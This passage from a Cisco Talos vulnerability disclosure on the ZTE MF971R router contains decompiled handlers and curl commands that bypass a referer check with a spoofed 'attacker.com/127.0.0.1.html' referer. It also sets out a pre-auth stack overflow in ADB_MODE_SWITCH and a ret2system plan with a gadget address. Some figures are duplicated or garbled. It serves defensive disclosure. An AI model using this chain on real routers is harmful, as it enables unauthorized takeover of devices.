Next, we'll look for the “SET\_DEVICE\_MODE” handler (Figure 17).

The software explicitly checks if you pass value “1” for parameter “debug\_enable” and tell syslog that this option is not supported.

Value “2” does not activate ADB. Users cannot activate ADB via “ADB\_MODE\_SWITCH,” either.

This screenshot shows the assembly code for the “SET\_DEVICE\_MODE” function. It checks the “debug\_enable” parameter. If “1” is passed, it logs an error message and returns failure. If “2” is passed, it logs a success message and returns success.

```
1 void __fastcall handler_SET_DEVICE_MODE(websRec *wp)
2 {
3     void *result; // r0
4     const char *debug_state; // r4
5     char *v5; // r1
6     websRec *v5; // r0
7     char cmd[272]; // [sp+8h] [bp-118h] BYREF
8
9     result = memset(cmd, 0, 0x100u);
10    if ( wp )
11    {
12        debug_state = (const char *)get_value_of_param(wp, "debug_enable", 378987);
13        zte_syslog_append(6, 398377, 2022, 0, "web para:[debug_enable] is [%s].", debug_state);
14        if ( !strcmp(debug_state, "0") || !strcmp(debug_state, "1") || !strcmp(debug_state, "2") )
15        {
16            if ( !strcmp("1", debug_state) )
17            {
18                zte_syslog_append(6, 398377, 2033, 0, "not supprot 1 without key. please see API zte_device adb mode switch.");
19            }
20            else
21            {
22                memset(cmd, 0, 0x100u);
23                sprintf(cmd, "echo %s > /sys/class/android_usb/android0/debug_enable", debug_state);
24                if ( !j_system(cmd) )
25                {
26                    zte_syslog_append(6, 398377, 2051, 0, "zte_device_set_mode: set mode SUCCESS.");
27                    v4 = "success";
28                    v5 = v4;
29                    goto LABEL_12;
30                }
31                zte_syslog_append(6, 398377, 2044, 0, "zte_device_set_mode: system command ERROR.");
32            }
33        }
34    }
35 }
```

Figure 17. SET\_DEVICE\_MODE function handler.

## Mitigations

In G Richter's researcher, he used a chain of bugs to gain the ability to execute remote code:

- Found pre-auth XSS to be able to bypass referer check.
- Leaked the admin password.
- Used the leaked admin password to login and gain access to APIs.
- Used cmd injection in one of post-auth API.

Before we start checking whether that scenario is possible in the MF971R, we'll try to understand what kind of APIs we have access to based on the requirements we need to pass (Figure 18).

By analyzing the “goform\_get\_cmd\_process” handler, we noticed that it will perform another action if:

- User is logged in – **loggedin\_and\_ipCheck** function setting **loggedin\_flag**
  - line 6
- Passed by the **cmd** parameter which exists on predefined list **g\_commands**
  - lines 15-26
- Referer is “correct” or cmd exists on some allowed/common list, such as function **referer\_check\_or\_common\_cmd**
  - line 29

We can easily conclude that the widest access to APIs appear when we are logged in and calling an API from the same origin. Missing some of those constraints will limit our access.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

**TALOS**  
Cisco Security Research

```
1 int __fastcall handler_get_cmd_process(webRec *web, int a2, int a3)
{
    ...
    memset(s, 0, 0x400);
    memset(loggedin_flag, 0, sizeof(loggedin_flag));
   loggedin_and_ipCheck(web, loggedin_flag);
    cmd = (char *)get_value_of_param(web, "cmd", (int)&g_default_value);
    multi_data = (_BYTE *)get_value_of_param(web, "multi_data", (int)&g_default_value);
    ...
    if (*cmd)
    {
        if (filter_param(cmd))
        {
            offset = 0;
            while (1)
            {
                bCmdEqual = strcmp(&g_commands[offset], cmd);
                offset += 64;
                if (!bCmdEqual)
                    break;
                if (offset == 5504)
                {
                    cmd_exists = 0;
                    goto LABEL_14;
                }
            }
            cmd_exists = 1;
        }
        if ((strcmp("ok", loggedin_flag) || cmd_exists == 1) && !referer_check_or_common_cmd(web, cmd) )
        {
            index = (unsigned)_int8*multi_data;
            if (*multi_data)
            {
                multi_data_handler(web, (unsigned)_int8*cmd);
            }
            else
            {
                do
                {
                    if (!strcmp(&g_another_commands[68 * index], cmd))
                    {
                        (*void (_fastcall **)(websRec *))&g_another_commands[68 * index + 64](web);
                        return wbsReturnStatus(web, 200);
                    }
                    index++;
                }
                while (index != 49);
                if (special_cmd((int)web, a2, a3, cmd) == -1)
                    read_value_from_config(web, cmd);
            }
        }
        else if (*multi_data)
        {
            multi_data_handler_unauth(web, cmd);
        }
        else
        {
            single_cmd_handler_unauth(web, cmd);
        }
    }
}
```

**Figure 18.** Code of major \_get\_ handler.

But what does it mean being logged in? How exactly is the referer checked?

## Am I logged in?

Next, we'll check how the function responsible for checking if the user is logged in “loggedin\_and\_ipCheck” (Figure 19).

As we can see in line 13, the “loginfo” value is read from the config and if it equals “ok”,

it means that there is an active session of authenticated user. Next, in lines 20-21, we see a check related to our IP address and one that's saved during authentication.

The condition is, of course, true if they are equal. It's another layer of protection for requests sent from a different IP in an internal network. Moving forward, there is a check of session cookie at line 25. That function is a bit buggy but we won't focus on it because it's still ok when combined with previous IP checks.

An interesting scenario takes place in lines 29-36 if the user sends a request to the web server from IP address that is 127.0.0.1 or 192.168.0.1 (192.168.0.1 is a default IP

```
1 char __fastcall loggedin_and_ipCheck(websRec *wp, char *status)
2 {
3     int v4; // r2
4     char result; // r0
5     const char *remote_ipAddress; // r5
6     char loginfo[20]; // [sp+10h] [bp-78h] BYREF
7     char saved_ip_address[20]; // [sp+24h] [bp-64h] BYREF
8     char entry[80]; // [sp+38h] [bp-50h] BYREF
9     ...
10    memset(loginfo, 0, sizeof(loginfo));
11    memset(saved_ip_address, 0, sizeof(saved_ip_address));
12    ...
13    if (zte_nvconfig_read("loginfo", loginfo, 20) != 1)
14        return ("char")zte_syslog_append("zte_get_loginfo: read the nv [loginfo] fail.");
15    ...
16    remote_ipAddress = (const char *)websGetIpAddr(wp);
17    if (!remote_ipAddress)
18        return ("char")zte_syslog_append("zte_get_loginfo: ip_address is null.");
19    ...
20    zte_nvconfig_read("user_ip_addr", saved_ip_address, 20); // ip address saved during authentication phase
21    if (!strcmp(loginfo, "ok") && !strcmp(remote_ipAddress, saved_ip_address))
22    {
23        if (!g_web_is_support_cookie)
24            return strcpy(status, "ok");
25        result = (char *)session_cookie_check(wp);
26        if (!result)
27            return strcpy(status, "ok");
28        ...
29    }
30    else
31    {
32        if (!strcmp(remote_ipAddress, "127.0.0.1"))
33            return strcpy(status, "ok");
34        result = (char)strcmp(remote_ipAddress, "192.168.0.1");
35        if (!result)
36            return strcpy(status, "ok");
37    }
38 }
```

**Figure 19.** loggedIn\_and\_ipCheck function body.

address of this router – you might observe different ones from the screenshots we use in this paper, but I changed it intentionally for research purposes). Then, the user is automatically considered an authenticated user and does not need to pass any additional constraints.

The implication here is simple: We can build our exploit chain like G Richter did in the case of the MF910 by finding a pre-auth XSS, abuse it to leak the admin password and then authenticate to increase the attack vector to post-auth available APIs. Before we start doing anything in that direction, we'll look for the next mitigation.

## CSRF protection/Refferer check

This mitigation is implemented in a function I called “referer\_check\_or\_common\_cmd” (Figure 20).

There are more checks than only the one related to the referrer. The while loop in lines 9 – 16 runs checks to see if the passed value in `cmd` parameter is one of the basic values visible on the list. If so, the referrer does not need to

```
1 int __fastcall referer_check_or_common_cmd(websRec *web, const char *cmd)
2 {
3     int result; // r0
4     int v5; // r4
5     ...
6     if (!referer_check(web) || (websGetRequestFlags(web) & WEBS_AUTH_DIGEST) != 0)
7         return 0;
8     v5 = 0;
9     while (1)
10    {
11        result = strcmp(g_basic_info[v5++], cmd); // imei, wa_inner_version, integrate_version
12        if (!result)
13            break;
14        if (v5 == 3)
15            return 1;
16    }
17    return result;
18 }
```

**Figure 20.** Referer\_check\_or\_common\_cmd function body.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

be correct and we can successfully end this function (Figure 21).

Figure 22 shows two major checks related to the referrer. At line 16, instead of strictly checking for a referrer value like memcmp or strcmp, developers have used the strstr function. The creators likely assumed it's enough just to check if the referrer contains string "127.0.0.1", which in their opinion, means that the request is coming from localhost.

The referrer string might contain the entire URL of a web page the request is coming from, which means it could hold the string "127.0.0.1" at any part and the check will be passed. There are even [Referrer-Policy settings](#), which we can modify using meta tags.

We can check that behavior by choosing one of the config values to read without authentication, but with the correct referrer string set (Figure 23).



```
C:\Users\icewall>curl -i "http://192.168.2.1/goform/goform_get_cmd_process?cmd=SSID1"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
{"SSID1":""}
C:\Users\icewall>curl -i --referer http://attacker.com/127.0.0.1.html "http://192.168.2.1/goform/goform_get_cmd_process?cmd=SSID1"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
{"SSID1":"MF971R_68078E"}
```

**Figure 21.** An example of config value "wa\_inner\_version" we can get access to without any verification (authorization/referrer check).




```
1 int __fastcall referer_check(webRec *web)
2 {
3     int referer; // r0
4     int schema_len; // r7
5     char_t *referer; // r5
6     char host[88]; // [sp+10h] [bp-58h] BYREF
7
8     memset(host, 0, 0x40u);
9     referer = web->referer; // Referer header
10    if ((web->flags & WEBS_SECURE) != 0) //http or https ?
11        schema_len = 8;
12    else
13        schema_len = 7;
14    if (referer)
15    {
16        if (strstr(referer, "127.0.0.1"))
17        {
18            zte_syslog_append(6, 377417, 0xDF0, 0, "Referer is 127.0.0.1");
19        }
20        else
21        {
22            sprintf(host, 0x40u, "%s/", web->host);
23            if (strstr(referer, host) != referer + schema_len )
24            {
25                zte_syslog_append("is_Ref_right referer = [%s], host=[%s]", referer, web->host);
26                return 0;
27            }
28        }
29    }
30    status = 1;
31 }
32 return status;
33 }
```

**Figure 22.** Referer\_check function body.

As we assumed, an attacker can create a file with a name containing the string "127.0.0.1" hosted at any domain and can bypass this referrer check in a context of CSRF protection.

This vulnerability is CVE-2021-21745 – our full chain exploit.



```
C:\ Command Prompt
C:\Users\icewall>curl -i "http://192.168.2.1/goform/goform_get_cmd_process?cmd=SSID1"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
{"SSID1":""}
C:\Users\icewall>curl -i --referer http://attacker.com/127.0.0.1.html "http://192.168.2.1/goform/goform_get_cmd_process?cmd=SSID1"
HTTP/1.1 200 OK
Server: WebServer-Webs
Pragma: no-cache
Cache-Control: no-store
Content-Type: text/html
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
{"SSID1":"MF971R_68078E"}
```

**Figure 23.** Sending request for SSID1 value with and without referrer set.

## WebToken

We need to add an additional requirement more when we decide to communicate with the "["/goform/goform\\_set\\_cmd\\_process"](#) endpoint (Figure 24).

There is a function called at "AD\_hash\_check\_and\_allowedlist", and Figure 25 shows its functionality.

The passed parameter called "AD" at line 7 is checked with some calculated value based on the 'RD' value read from the config at line 20 and lines 17 - 41. Generally speaking, it's additional CSRF protection added to MF971R when compared to the MF910 where most of "goformId" APIs web application adds or needs to add the unique URL "AD" value calculated based on the previously obtained "RD" value.

There are two example requests in Figures 26 and 27.

Depending on how strong the randomness of the RD value is, we could try to brute-force it, but we won't focus on that here. Using pre-auth XSS, we can obtain RD value sending the request in Figure 27 and calculate the AD value.

This function will return true also when the "goformId" value is one of the entries in the "g\_set\_commands\_v1" array (Figure 28).

If we choose one of these IDs, we don't need to care about the "AD" parameter in our request. After examining all related handlers for the above form IDs, something interesting stood out.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

```
1 int __fastcall handler_goform_set_cmd_process(webzRec *web, int a2, int a3)
2 {
3     char *formID; // r5
4     const char *formID; // r6
5     int allowed_list_flag; // r6
6     int index; // r6
7     char loggedin_flag[20]; // [sp+8h] [bp-90h] BYREF
8     char out_buffer[20]; // [sp+Ch] [bp-7Ch] BYREF
9     char product_type[104]; // [sp+30h] [bp-68h] BYREF
10
11    memset(product_type, 0, 0x40u);
12    memset(loggedin_flag, 0, sizeof(loggedin_flag));
13    loggedin_and_ipCheck(web, loggedin_flag);
14    formID = (char *)get_value_of_param(web, "goformId", (int)&g_default_value);
15    zte_syslog_append(6, 386609, 588, 0, "zte_goform_set_cmd_process -> goformId:[%s].", formID);
16    if ( g_web_is_support_token && !AD_hash_check_and_allowedlist(web, byte_125F61, 0)
17        || referer_check_on_common_cmd(web, &g_default_value) )
18    {
19        goto FAIL;
20    }
21
22    if ( strcmp("ok", loggedin_flag) )
23    {
24        goto FAIL; // NOT LOGGED IN !!!
25    }
26    memset(out_buffer, 0, sizeof(out_buffer));
27    zte_nvconfig_read("loggedin", out_buffer, 20);
28    formID = (const char *)get_value_of_param(web, "goformId", (int)&g_default_value);
29    if ( !formID )
30    {
31        zte_syslog_append(6, 386609, 783, 0, "zte_goform_whitelist_check: zte_goform_id is null.");
32        zte_syslog_append(6, 386609, 785, 0, "zte_goform_set_cmd_process -> goformId:[%s].", formID);
33        if ( strstrc("SET_WEB_LANGUAGE", formID)
34            || strstrc("LOGIN", formID)
35            || strstrc("ADB_MODE_SWITCH", formID)
36            || strstrc("REDIRECT_REDIRECT_OFF", formID)
37            || strstrc("SET_MATCHED_LANGUAGE_FLAG", formID)
38            || strstrc("SET_REMIND_FLAG", formID)
39            || strstrc("DATA_USAGE_NOTIFY_RESET", formID)
40            || strstrc("ONLINE_UPGRADE_TOOL", formID)
41            || strstrc("SET_DEVICE_MODE", formID)
42            || strstrc("GOFORM_HTTPSHARE_CHECK_FILE", formID)
43            || strstrc("HTTPSHARE_ENTERFOLD", formID)
44            || strstrc("HTTPSHARE_ENTERFILE", formID)
45            || strstrc("HTTPSHARE_RENAME", formID)
46            || strstrc("HTTPSHARE_NEW", formID)
47            || strstrc("HTTPSHARE_DEL", formID)
48            || strstrc("LIMIT_SPEED_REDIRECT_URL_CLEAR", formID)
49            || strstrc("SPEED_RESTRICTION_REDIRECT_SET", formID)
50            || strstrc("SPEED_RESTRICTION_STATE_SET", formID)
51            || strstrc("SET_TINYPROXY_SERVER_CONFIG", formID)
52            || strstrc("ALERT_WIFI_DFS_SET", formID)
53        )
54    }
55    zte_syslog_append(6, 386609, 828, 0, "zte_goform_whitelist_check: zte_goform_id is OK.");
56    allowed_list_flag = 1;
57}
```

Figure 24. Part of `goform_set_cmd_process` endpoint handler code.

```
1 int __fastcall AD_hash_check_and_allowedlist(webzRec *web, char *a2, int max_range)
2 {
3
4     memset(RD, 0, sizeof(RD));
5     memset(v16, 0, sizeof(v16));
6     memset(v1, 0, 0x12u);
7     AD_param = get_value_of_param(web, "AD", 0x5C86B);
8     goformID = get_value_of_param(_web, "goformId", 0x5C86B);
9
10
11    offset = 0;
12    while ( strcmp(&g_set_commands_v1[offset], goformID) )
13    {
14        offset += 50;
15        if ( offset == 200 )
16        {
17            v11 = *(unsigned __int8 *)AD_param;
18            if ( !AD_param )
19            {
20                sub_530B0();
21                zte_nvconfig_read("RD", RD, 64);
22                sprintf(v16, "%$X", RD_current_value, RD);
23                v13 = RD hash calculation(v16);
24                if ( !strcmp(v13, AD_param) )
25                {
26                    v14 = 1;
27                }
28                else
29                {
30                    v14 = 0;
31                    zte_syslog_append(6, 0x6EF23, 2704, 0, "zte_goform_accessid_check: Invalid accessid .");
32                    sub_5317C();
33                    bfreeSafe(0x6EF23, 2710, (int)v13);
34                    result = v14;
35                }
36            }
37            else
38            {
39                zte_syslog_append(6, 0x6EF23, 2682, v11, "zte_goform_accessid_check: no accessid .");
40                result = v11;
41            }
42        }
43    }
44    return result;
45 }
46 }
```

Figure 25. `AD_hash_check_and_allowedlist` function body.




Figure 26. Request sent to obtain the RD value.




Figure 27. AD value sent with a request to change WPS settings.

```
g_set_commands_v1
=====
SET_WEB_LANGUAGE
LOGIN
ADB_MODE_SWITCH
ONLINE_UPGRADE_TOOL
```

Figure 28. List of formIDs not requiring prepare AD parameter.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

**TALOS**  
Cisco Security Research

## ADB\_MODE\_SWITCH

Before we move further, it's good to go back to the code presented in Figure 24 and note that, beside the fact that “ADB\_MODE\_SWITCH” form ID exists on a small list inside the `AD\_hash\_check\_and\_allowedlist` function called by me “g\_set\_commands\_v1”.

It also exists on a type of “allowed list” in lines 30 – 48. To send requests to forms from that list, we don't need to be logged in. The only mitigation/requirement we need to pass is CSRF mitigation in a form of referrer check, which we already know how to bypass, even without XSS.

Armed with this knowledge, we'll look at the “ADB\_MODE\_SWITCH” handler (Figure 29).

Finally, we find a function where we can turn the ADB on line 22.

But it seems that we need to pass a proper password in lines 11 and 15.

Following the password parameter further, we land inside the **auth\_mac** function of the **libzteencrypt.so** library (Figure 30).

Before we look at the **my\_string\_to\_hex** function, remember the definition of `hex\_password` buffer at line 8 and the fact that it can only contain around 1,024 characters (Figure 31).

The fully controlled data passed in the “password” parameter to “**my\_string\_to\_hex**” is treated as ASCII hex (two input bytes are converted into one output byte) in line 18 and copied after that encoding into the “**hex\_password**” buffer. There is no check against buffer overflow. It seems that we found a vulnerable function that is reachable without authentication and can be called via CSRF with a simple trick added to bypass referer mitigation. This is a perfect candidate for the pre-auth exploit we were looking for (Figure 32).

## EXPLOITATION

### ANY BINARY EXPLOITATION MITIGATION?

Now, it's time to check eventual exploitation mitigations we need to bypass to turn this stack-based buffer overflow into remote code execution (Figure 33).

There is no ASLR, relocations or stack canaries.

Turning this stack BO into arbitrary code execution should be straightforward.

```
1 int __fastcall handler_ADB_MODE_SWITCH(webRec *web)
2 {
3     const char *password; // r5
4     char *v4; // r1
5     websRec *v5; // r0
6     char cmd[272]; // [sp+8h] [bp-110h] BYREF
7
8     memset(cmd, 0, 0x100u);
9     if (!web)
10        return zte_syslog_append(6, 454435, 5302, 0, "wp is null.");
11    password = (const char *)get_value_of_param(web, "password", 378987);
12    zte_syslog_append(6, 454435, 5307, 0, "zte_device_adb_mode_switch:[password] is [%s].", password);
13    if (*password)
14    {
15        if ( auth_mac((int)password) )
16        {
17            zte_syslog_append(6, 454435, 5317, 0, "auth failed");
18        }
19        else
20        {
21            memset(cmd, 0, 0x100u);
22            strcpy(cmd, "echo 1 > /sys/class/android_usb/android0/debug_enable");
23            if (!j_system(cmd) != -1)
24            {
25                zte_syslog_append(6, 454435, 5333, 0, "zte_device_adb_mode_switch: set adb mode SUCCESS.");
26                v4 = "success";
27                v5 = web;
28                return responseError(v5, v4);
29            }
30            zte_syslog_append(6, 454435, 5328, 0, "zte_device_adb_mode_switch: system command ERROR.");
31        }
32    }
33    v4 = "failure";
34    v5 = web;
35    return responseError(v5, v4);
36}
```

Figure 29. ADB\_MODE\_SWITCH function body.

```
1 int __fastcall handler_ADB_MODE_SWITCH(webRec *web)
2 {
3     const char *password; // r5
4     char *v4; // r1
5     websRec *v5; // r0
6     char cmd[272]; // [sp+8h] [bp-110h] BYREF
7
8     memset(cmd, 0, 0x100u);
9     if (!web)
10        return zte_syslog_append(6, 454435, 5302, 0, "wp is null.");
11    password = (const char *)get_value_of_param(web, "password", 378987);
12    zte_syslog_append(6, 454435, 5307, 0, "zte_device_adb_mode_switch:[password] is [%s].", password);
13    if (*password)
14    {
15        if ( auth_mac((int)password) )
16        {
17            zte_syslog_append(6, 454435, 5317, 0, "auth failed");
18        }
19        else
20        {
21            memset(cmd, 0, 0x100u);
22            strcpy(cmd, "echo 1 > /sys/class/android_usb/android0/debug_enable");
23            if (!j_system(cmd) != -1)
24            {
25                zte_syslog_append(6, 454435, 5333, 0, "zte_device_adb_mode_switch: set adb mode SUCCESS.");
26                v4 = "success";
27                v5 = web;
28                return responseError(v5, v4);
29            }
30            zte_syslog_append(6, 454435, 5328, 0, "zte_device_adb_mode_switch: system command ERROR.");
31        }
32    }
33    v4 = "failure";
34    v5 = web;
35    return responseError(v5, v4);
36}
```

Figure 30. auth\_mac function code.

```
1 size_t __fastcall my_string_to_hex(const char *password, char *hex_password, size_t *out_size)
2 {
3     signed int offset; // r4
4     size_t result; // r0
5     signed int strlen_2; // r5
6     int v9; // [sp+0h] [bp-20h] BYREF
7     int byte; // [sp+4h] [bp-1Ch] BYREF
8
9     offset = 0;
10    v9 = 0;
11    byte = 0;
12    result = strlen(password);
13    strlen_2 = result >> 1;
14    *out_size = result >> 1;
15    while ( offset < strlen_2 )
16    {
17        strcpy((char *)&v9, &password[2 * offset], 2u);
18        result = sscanf((const char *)&v9, "%02X", &byte);
19        hex_password[offset++] = byte;
20    }
21    return result;
22}
```

Figure 31. my\_string\_to\_hex function code.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

```
[root@COM1 ~]# [278743.349945] Kernel panic - not syncing: Fatal sig=11 on 'zte_topsw_goahe' pid=7465
[278743.359151] CPU: 0 PID: 7465 Comm: zte_topsw_goahe Tainted: P W 3.10.33 #1
[278743.367065] [] (unwind_backtrace+0x10/0x14) from [] (show_stack+0x10/0x14)
[278743.375732] [] (show_stack+0x10/0x14) from [] (panic+0xfc/0x260)
[278743.383578] [] (panic+0xfc/0x260) from [] (get_signal_to_deliver+0x708/0x80c)
[278743.392578] [] (get_signal_to_deliver+0x708/0x80c) from [] (do_signal+0x1c/0x1dc)
[278743.402008] [] (do_signal+0x1c/0x1dc) from [] (do_work_pending+0x54/0x1dc)
[278743.415464] EMDM ready to perform memory dump
[278743.424011] dump PCSR for cpu0 *****
[278743.428741] PCSR of cpu0 is 0xc0027800
[278743.432586] PCSR of cpu0 is 0xc00278b0
[278743.436462] PCSR of cpu0 is 0xc00278b0
[278743.440307] PCSR of cpu0 is 0xc00278b0
[278743.441183] PCSR of cpu0 is 0xc00278b0
[278743.444264] PCSR of cpu0 is 0xc00278b0
[278743.451004] PCSR of cpu0 is 0xc00278b0
[278743.455749] PCSR of cpu0 is 0xc00278b0
[278743.459930] Loading crashdump kernel...
[278743.463687]
[278743.465454] current proc: 7465 zte_topsw_goahe
[278743.470000] -----
[278743.472320] pid urime stime exec(na)
[278743.476297] -----
[278743.485297] -----
[278743.495239] 21399 0 2195 278743338531491
[278743.503590] [] (schedule+0x3ac/0x450) from [] (schedule+0x3ac/0x450)
[278743.513793] [] (schedule_htimelous_range_clock+0x10/0x14) from [] (schedule_htimelous_range_clock+0x10/0x14)
[278743.524017] [] (useleep_range+0x48/0x450) from [] (useleep_range+0x48/0x450)
[278743.533264] [] (get_grpc_bias_volt+0xcc/0x10c) from [] (get_grpc_bias_volt+0xcc/0x10c)
[278743.543480] [] (get_ntc_volt+0x10/0x14) from [] (get_ntc_volt+0x10/0x14)
[278743.551540] [] (zte_ntc_readdir+0x10/0x14) from [] (zte_ntc_readdir+0x10/0x14)
[278743.562438] [] (zte_battery_monitor_worker+0x28/0x44) from [] ("http://192.168.2.1.../goForm/goForm_set_cmd_process")
[278743.572723] [] (process_one_work+0x10/0x340) * TCP_NDELAY set
[278743.582092] [] (worker_thread+0x20/0x340) from [] Connected to 192.168.2.1 (192.168.2.1) port 80 (#0)
[278743.590494] [] (kthread+0x60/0xb4) from [] POST /goform/goForm_set_cmd_process HTTP/1.1
[278743.598693] 7465 39 61 278743344665525 > Host: 192.168.2.1
[278743.606907] [] (unwind_b64+0x10/0x14) from [] (unwind_b64+0x10/0x14)
[278743.615997] [] (show_stack+0x10/0x14) from [] (show_stack+0x10/0x14)
[278743.624725] [] (dump_task_info+0x10/0x14c) from [] (dump_task_info+0x10/0x14c)
[278743.633636] [] (dump_b64+0x10/0x14) from [] (dump_b64+0x10/0x14)
[278743.642120] [] (crash_keec+0x10/0x100) from [] (crash_keec+0x10/0x100)
[278743.650176] [] (panic+0x110/0x260) from [] (panic+0x110/0x260)
[278743.659240] [] (do_signal+0x1c/0x1dc) from [] (do_signal+0x1c/0x1dc)
[278743.668701] [] (do_signal+0x1c/0x1dc) from [] (do_signal+0x1c/0x1dc)
[278743.677126] [] (do_work_pending+0x54/0x1dc) from [] (do_work_pending+0x54/0x1dc) llo* We are completely uploaded and fine
[278743.686126] [] (do_work_pending+0x54/0x1dc) from [] (do_work_pending+0x54/0x1dc)
[278743.695376] KERNEL-TEXT-CRC: orig/panic = 0x74c2/0x493
[278743.695716] RAMDUMP STARTED
[278743.697615] RAMDUMP pa=0xe00400, signature 0x41434452 placed on va=0xc0e00400
[278743.698479] RAMDUMP DONE
[278743.705752] EMDM: done
[278743.714975] -----
[278743.849975] [KR] Panic in zte_topsw_goahead: Fatal sig=11 on 'zte_topsw_goahead' pid=7465
[278743.849975] | Bad Kernel CRC!
[278743.849975] | ---
[278743.849975] | Rebooting in 3 seconds...
[278743.867675] do not hold CP in do_wdt_restart!!!
[278746.887084] do not hold CP in do_wdt_restart!!!
[278746.891906] Reboot failed -- System Halted
```

Figure 32. Successful attempt of triggering stack based buffer overflow in ADB\_MODE\_SWITCH handler.

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	No Symbols	No	0	0	/tmp/zte_topsw_goahead

Figure 33. Checksec output for zte\_topsw\_goahead binary.

## DEBUGGING SETUP

Even if our mission seems to look quite easy, we still need to have a possibility to debug our target. There is a great [GitHub repository](#) where we can find statically compiled tools for the ARM platform, including gdb and gdbserver.

My first approach was to use GDB directly on the device. That worked, but in a very limited way. I had some problems with stability and I couldn't use [GEEF](#) to simplify any tasks – that's why I ended up with gdbserver running on the ZTE device attached to the zte\_topsw\_goahead process (Figure 34).

Because I was using Windows as my host machine, I decided to use [WSL](#) and install [gdb-multiarch + gef](#). Then, I could set a breakpoint at the end of the “auth\_mac” function to observe the stack BO and obtain necessary information (Figure 35).

## RET2CODE

Since “[zte\\_topsw\\_goahead](#)” doesn't support ASLR and we can fully control data used to overflow the buffer (we can even pass 00, which will be converted into a null byte), I decided the easiest way to exploit this is to call the “[system](#)” function with passed [cmd](#) to execute in payload. So our plan to potentially exploit this is to:

- If, necessary use small ROP.
- Find a location where \$R0 will be set to \$SP+/- X.
- Depending on the \$SP+/- X value, put the “hex encoded” cmd for system() in the payload at the proper offset.
- Find a location in the zte\_topsw\_goahead code where the “[system](#)” function is used.

I managed to manually find a perfect place in the code meeting all of these requirements (Figure 36).

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

```
root@OpenWrt:~# ps | grep zte_topsw_goahead
 829 root      8372 S    zte_topsw_goahead
 5132 root      1236 R    grep zte_topsw_goahead
root@OpenWrt:~# ./gdbserver-armel-static-8.0.1 --attach :8080 829
Attached; pid = 829
Listening on port 8080
[
```

Figure 34. Attach gdbserver to zte\_topsw\_goahead binary.

```
root@OpenWrt:~# ps | grep zte_topsw_goahead
 829 root      8372 S    zte_topsw_goahead
 5132 root      1236 R    grep zte_topsw_goahead
root@OpenWrt:~# ./gdbserver-armel-static-8.0.1 --attach :8080 21137
Attached; pid = 21137
Listening on port 8080
Remote debugging from host 192.168.2.190
[
```

The screenshot shows a GDB session attached to the zte\_topsw\_goahead process. The left pane displays assembly code for the ARM architecture, showing instructions like mov, add, and pop. The right pane shows the command prompt where the user runs curl commands to set the ADB\_MODE\_SWITCH register to 1, which triggers a mode switch in the ZTE firmware. The bottom status bar indicates the connection is established via 'UART <-> ZTE connection'.

Figure 35. Putty( UART <-> ZTE connection) and WSL with gdb-multiarch and GEF.

LOAD:0003EBF4	ADD	R0, SP, #0x54 ; 'T' ; command
LOAD:0003EBF8	BL	system

Figure 36. Location used to execute arbitrary cmd in our exploit.

# ZTE Router Vulnerabilities

How an attacker could exploit two vulnerabilities to gain full control

**TALOS**  
Cisco Security Research

